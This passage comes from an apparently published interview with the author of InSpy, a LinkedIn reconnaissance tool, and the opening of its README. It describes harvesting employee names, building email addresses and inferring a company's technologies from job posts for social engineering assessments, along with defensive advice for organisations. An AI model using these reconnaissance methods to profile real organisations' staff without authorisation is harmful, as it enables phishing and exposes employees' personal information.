
Clients often want consultants to perform social engineering assessments with zero knowledge. By not providing the consultant any information of their internal policies and procedures, we, as ethical hackers and consultants, must use the Internet to obtain this information. InSpy allows consultants to quickly harvest those users and create emails based on the organization's email format for assessments.

[H9]: What was the most challenging part in creating your tool?

[JB]: The most challenging part was not creating it, but adding a feature called TechSpy. There are currently two features in InSpy: TechSpy and EmpSpy. TechSpy, short for Technology Spy, was created to crawl jobs posted on LinkedIn and to search for keywords within these posts. For example, if a company has opened a position for an IT Analyst and the job requirements state that the candidate must have familiarity with McAfee Anti-Virus, and Microsoft Windows, we can use TechSpy to obtain that information and quickly learn that the company in question probably uses McAfee and has a Windows environment. InSpy users can quickly look at TechSpy results to get an idea of what the company is running on their internal environments based off these job posts.

This was the hardest feature to implement. Crawling pages and pages of job posts, finding the keywords within each post, and taking all that information to output it into different formats was the challenging part.

The main benefit of this feature, however, is that users of the tool can quickly get an output of employees and their emails while also getting an overview of the technologies in place within the organization.



[H9]: Do you think there is a way - or need, even - to counteract this kind of intelligence gathering by companies wanting to keep their infrastructure more secure?

[JB]: Yes, there definitely is a way to minimize the risk. Organizations should educate employees on not mentioning technologies implemented within their organization on social media. This includes taking pictures of badges or computers within the work environment. Refrain from mentioning technologies on job postings that will give an attacker insight to what's implemented within, keep it vague. Lastly, remove emails displayed on the website that will give an attacker knowledge to the email format used within the company. Attackers use social media (as does InSpy) to perform passive reconnaissance prior to crafting attacks so always be mindful of this.

[H9]: What about the feedback from GitHub community? Does it influence your software?

[JB]: The community loves the tool. Luckily, I have received a great deal of positive comments, both from the release of CredCrack and InSpy. While the community does not influence my software, I am always open to implementing new features to accommodate the community's wishes and needs.

[H9]: InSpy was included in Kali Linux - congratulations! Did anything about the process surprise you?

[JB]: Thank you! I think the time that it took to get into the distribution was what really caught me off guard. It was a long process, I believe I submitted InSpy about 2-3 years ago when I first created it. I completely forgot about the submission until I received a notification that the admins over at Offensive Security were commenting on it.

[H9]: Any plans for the future? Are you planning to expand your tool, add new features?


[JB]: At this time, I am happy with InSpy's current features. In the future, the plan is to create a tool that combines InSpy with another tool to facilitate OSINT for the community. I am already gathering information and forming ideas for this project.

[H9]: Are you currently working on any other projects you would like to share with our readers?

[JB]: Definitely! I have some ideas that will become new tools soon so look out for those. I am also collaborating within the industry and performing research to identify new attack vectors. New blog posts, tools, and general knowledge transfer will come out of that research for the community.

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[JB]: I would like to express my gratitude to Hakin9 for this opportunity to share my accomplishments and future goals as well as to the community for its unconditional support and continuous feedback. I am always open to questions and suggestions. I can be reached at @jonathanbroche on Twitter. Thank you!



InSpy

Introduction

InSpy is a python based LinkedIn enumeration tool. Inspy has two functionalities: TechSpy and EmpSpy.

- TechSpy - Crawls LinkedIn job listings for technologies used by the provided company. InSpy attempts to identify technologies by matching job descriptions to keywords from a new line delimited file.
- EmpSpy - Crawls LinkedIn for employees working at the provided company. InSpy searches for employees by title and/or departments from a new line delimited file. InSpy may also create emails for the identified employees if the user specifies an email format.


Installation

